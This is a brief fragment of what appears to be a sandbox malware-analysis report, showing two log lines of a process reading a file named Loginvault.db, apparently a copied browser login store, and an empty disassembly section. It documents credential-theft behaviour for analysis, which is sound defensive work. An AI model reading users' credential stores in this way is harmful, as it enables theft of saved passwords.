C:\Users\user\Desktop\Loginvault.db	0	100	success or wait	1	7FFC0F64D386	ReadFile
C:\Users\user\Desktop\Loginvault.db	0	2048	success or wait	1	7FFC0F64D386	ReadFile

Disassembly

No disassembly